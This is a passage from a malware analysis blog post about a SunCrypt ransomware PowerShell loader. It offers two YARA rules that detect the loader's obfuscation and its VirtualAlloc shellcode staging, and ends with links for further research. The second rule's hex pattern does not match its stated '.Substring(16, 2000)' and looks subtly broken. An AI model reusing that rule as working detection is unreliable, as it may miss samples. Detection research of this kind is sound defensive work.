
What is it? I do not know. If someone does please let me know.

One other thing while I was not initially able to find the IP, I dropped this into IDA to see if I could figure out how it worked.

Seeing this ..



And this..



Was still no help to figure out what was passed.

I'm sure the IDA Experts could tease out the information quick but that is something else I still need to learn.

While working on this and needing more samples to compare I also wrote a yara rule to detect the obfuscation format. The open source one will detect the base 64 encoding method.

```

1 rule Find_SunCrypt_PS_Script {
2   meta:
3     description = "Find Powershell SunCrypt Ransomware"
4     author = "David Ledbetter @Ledtech3"
5
6   strings:
7     $RegXMatches = "([regex]::Matches(" //used to find multiple instances used in the obfuscation
8     $Byteconvert = "[Byte[]]" // used to find where the bytes get converted
9     $SubString = ".Substring(11, 2000)" // the 2000 seem to be a standard cutoff point 11 could be random from 0 to ?
10    $VirtualAlloc = "VirtualAlloc" // file will contain 2 string like this 1 for the shell code and 1 for the ransomware
11
12   condition:
13     #RegXMatches > 10 and $Byteconvert and $SubString and $VirtualAlloc
14 }

```

This first version will search for substring as a string and only has to be found once since the value is "11" in the string.

```
1 rule Find_SunCrypt_PS_Script {
2   meta:
3     description = "Find Powershell SunCrypt Ransomware"
4     author = "David Ledbetter @Ledtech3"
5
6   strings:
7     $RegxMatches = "([regex]::Matches(" //used to find multiple instances used in the obfuscation
8     $Byteconvert = "[Byte[]]" // used to find where the bytes get converted from base64
9     $SubString = {2E537562737472696E67287772C203230303029} // .Substring(16, 2000) the 16 is a random value 2000 seems standard.
10    $VirtualAlloc = "[:VirtualAlloc" // file will contain 2 string like this 1 for the shell code and 1 for the ransomware
11   condition:
12     #RegxMatches > 10 and $Byteconvert and #SubString > 10 and $VirtualAlloc
13
14 }
```

This version will search for the “Substring” string as bytes but allow for multiple possible values in the start point for the substring.

Well that is pretty much as far I can go on this.

Possible future research.

Set up a vm with Sysmon and PowerShell logging enabled as suggested by Lee Holmes [here](#) and run the sample to see what the logs will show me.

Take a closer look and learn how the encryption works.

### Links:

[Link](#) to Acronis Blog post

[Link](#) to Sapphire Blog post

[Link](#) to Anyrun for the extracted ransomware

[Link](#) to Anyrun for PowerShell sample

[Link](#) to tri.age Search

[Link](#) to my Github for Files

[Link](#) for open source yara rule for the binary

[Link](#) for open source yara rule for finding the PowerShell script

[Link](#) for working with CyberChef Assembly

---

Source: <https://pcsxctrasupport3.wordpress.com/2021/03/28/suncrypt-powershell-obfuscation-shellcode-and-more-yara/>